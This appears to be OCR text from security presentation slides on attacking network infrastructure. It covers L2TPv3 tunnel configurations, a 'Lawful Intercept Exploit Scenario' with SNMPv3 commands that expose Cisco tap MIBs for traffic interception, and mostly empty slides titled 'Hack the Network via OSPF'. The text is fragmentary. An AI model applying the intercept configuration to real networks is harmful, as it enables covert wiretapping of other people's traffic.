



```
l2tp-class l2tp-defaults
 retransmit initial retries 30
 cookie-size 8
pseudowire-class ether-pw
 encapsulation l2tpv3
 protocol none
 ip local interface Loopback0
interface Ethernet 0/0
 xconnect 2.2.2.2 123 encapsulation l2tpv3 manual pw-class ether-pw
 l2tp id 222 111
 l2tp cookie local 4 54321
 l2tp cookie remote 4 12345
 l2tp hello l2tp-defaults
```

```
l2tp-class l2tp-defaults
 retransmit initial retries 30
 cookie-size 8
pseudowire-class ether-pw
 encapsulation l2tpv3
 protocol none
 ip local interface Loopback0
interface Ethernet 0/0
 xconnect 1.1.1.1 123 encapsulation l2tpv3 manual pw-class ether-pw
 l2tp id 222 111
 l2tp cookie local 4 54321
 l2tp cookie remote 4 12345
 l2tp hello l2tp-defaults
```


Reference: http://www.cisco.com/en/US/docs/ios-xml/ios/wan_lserv/configuration/xe-3s/asr1000/wan-l2-tun-pro-v3-xe.pdf


Lawful Intercept
Overview



Reference:
http://www.cisco.com/en/US/docs/switches/lan/catalyst6500/ios/12.2SX/lawful/intercept/65LI.pdf
http://www.cisco.com/en/US/docs/routers/asr9000/software/asr9k_r4.1/security/configuration/guide/syssec_cg41asr9k_chapter3.pdf


Lawful Intercept
Identify Physical Source of Traffic





DHCP Option 82 provides the DSLAM and Switch Name and the Physical Interface That Requested a DHCP IP Address


Lawful Intercept
Exploit Scenario



Snmp-server view <*view-name*> ciscoTap2MIB included
Snmp-server view <*view-name*> ciscoIpTapMIB included
Snmp-server group <*group-name*> v3 auth read <*view-name*> *write* <*view-name)* notify <*view-name*>
Snmp-server host <*ip-address*> traps version 3 priv <*username*> udp-port <*port-number*>
Snmp-server user <*mduser-id*> <*groupname*> v3 auth md5 <*md-password*>


References:
http://www.cisco.com/en/US/docs/switches/lan/catalyst6500/ios/12.2SX/lawful/intercept/65LI.pdf
http://www.cisco.com/en/US/docs/routers/asr9000/software/asr9k_r4.1/security/configuration/guide/syssec_cg41asr9k_chapter3.pdf

Two-way Connection via NAT




OSPF Overview

- OSPF runs the SPF Algorithm
- OSPF advertises updates, routes etc with LSA's
- Routes determined based on link cost
- Clear / MD5 Authentication



Reference: http://www.cisco.com/en/US/tech/tk365/technologies_white_paper09186a0080094e9e.shtml

Hack the Network via OSPF



OSPF Exploit Tools

